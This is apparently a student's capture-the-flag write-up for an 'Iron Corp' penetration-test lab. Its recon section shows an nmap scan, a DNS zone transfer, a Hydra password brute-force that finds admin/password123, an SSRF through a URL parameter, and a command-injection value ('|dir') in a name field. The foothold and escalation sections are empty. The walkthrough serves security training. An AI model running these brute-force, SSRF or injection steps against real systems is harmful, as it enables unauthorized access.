

PenTest 2

Iron Corp

CyberTeam

Members


ID	NAME
1211103785	BRIJHENDHRA A/L SARAVANARAJ

Steps: Recon and Enumeration


Members involved: Brijhendhra A/L Saravanaraj

Tools used: Kali Linux, Nmap


Thought Process and Methodology and Attempts:




We first input IP address into “/etc/hosts” file



We execute nmap scan with ironcorp.me as reference to the IP address that was input into the file



We could access into web service port 8080 but there was no functionality in there



We could also access into web service 11025 but also no functionality

```

Kali-Linux-2021-4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali㉿kali: ~ kali㉿kali: ~
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;ironcorp.me.           IN      A
;; AUTHORITY SECTION:
ironcorp.me.      3600   IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 460 msec
;; SERVER: 10.10.225.89#53(10.10.225.89) (UDP)
;; WHEN: Mon Aug 01 23:24:44 EDT 2022
;; MSG SIZE rcvd: 101


(kali㉿kali)-[~]
$ dig @10.10.225.89 ironcorp.me axfr

<>> DiG 9.17.19-3-Debian <>> @10.10.225.89 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600   IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600   IN      NS      win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A       127.0.0.1
internal.ironcorp.me. 3600   IN      A       127.0.0.1
ironcorp.me.      3600   IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 312 msec
;; SERVER: 10.10.225.89#53(10.10.225.89) (TCP)
;; WHEN: Mon Aug 01 23:26:05 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

(kali㉿kali)-[~]
$ 

```

With dig, we tried to list down any other sub domain or information and found 2 subdomains running



Upon input “admin.ironcorp.me:11025”, it requires a username and password

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali:kali: ~ x root@kali:/var/www/html x kali:kali: ~/Downloads x

(kali:kali) ~

\$ cd Downloads

(kali:kali) ~/Downloads

\$ hydra -l h1.txt -o h1.txt -s 11025 admin.ironcorp.me http-get -T Hydra v9.1 (c) 2020 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t Active Machine Information

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 07:02:07 [WARNING] You must supply the webpage as an additional option or via -m, default path set to / [WARNING] Restorable (ignored) - From a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (!:10:p:10), -7 tries per task [DATA] attacking http-get://admin.ironcorp.me:11025/ [11025][http-get] host: admin.ironcorp.me login: admin password: password123 1 of 1 targets successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 07:02:12

(kali:kali) ~/Downloads

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me


Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient!


Activate Windows
Go to Settings to activate Windows.

7:02 PM 2/8/2022

We then use hydra to guess the username and password with a set of words in a text file which is a representation of the most commonly used username and passwords



When login with the username and password, we can see the page.



When we add on “`?r=http://internal.ironcorp.me:11025`” into the current url, we can see a new message prompted saying “you can find your name here”.


```

119     color: White; TEXT-DECORATION: none;
120 }
121 A:active {
122     color: white; TEXT-DECORATION: none;
123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127     function lhook(id) {
128         var e = document.getElementById(id);
129         if(e.style.display == 'block')
130             e.style.display = 'none';
131         else
132             e.style.display = 'block';
133     }
134 //-->
135 </script>
136 <html>
137 <head>
138 <body>
139     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name">here</a>
140     </b>
141 </body>
142 </html>
143
144
145
146
147
148 <!DOCTYPE HTML>
149 <html>
150     <head>
151         <title>Search Panel</title>
152     </head>
153     <body>
154


```

When we view source for

[“`http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025`”](http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025), we can see that we can find the name when we replace that url into our current url



Upon replacing the url, we know our name is Equinox



We can also add on "/name.php?name=Equinox|dir" to view what's in our directory

Steps: Initial Foothold

Members Involved:

Tools used:

Thought Process and Methodology and Attempts:

Steps: Horizontal Privilege Escalation

Members Involved:

Tools used:

Thought Process and Methodology and Attempts:

Steps: Root Privilege Escalation

Members Involved:

Tools used:

Thought Process and Methodology and Attempts:

Final result:

Contributions

ID	Name	Contribution	Signature
1211103785	Brijhendhra A/L Saravanaraj	Everything	

VIDEO LINK: <https://youtu.be/VLNiHOExY44>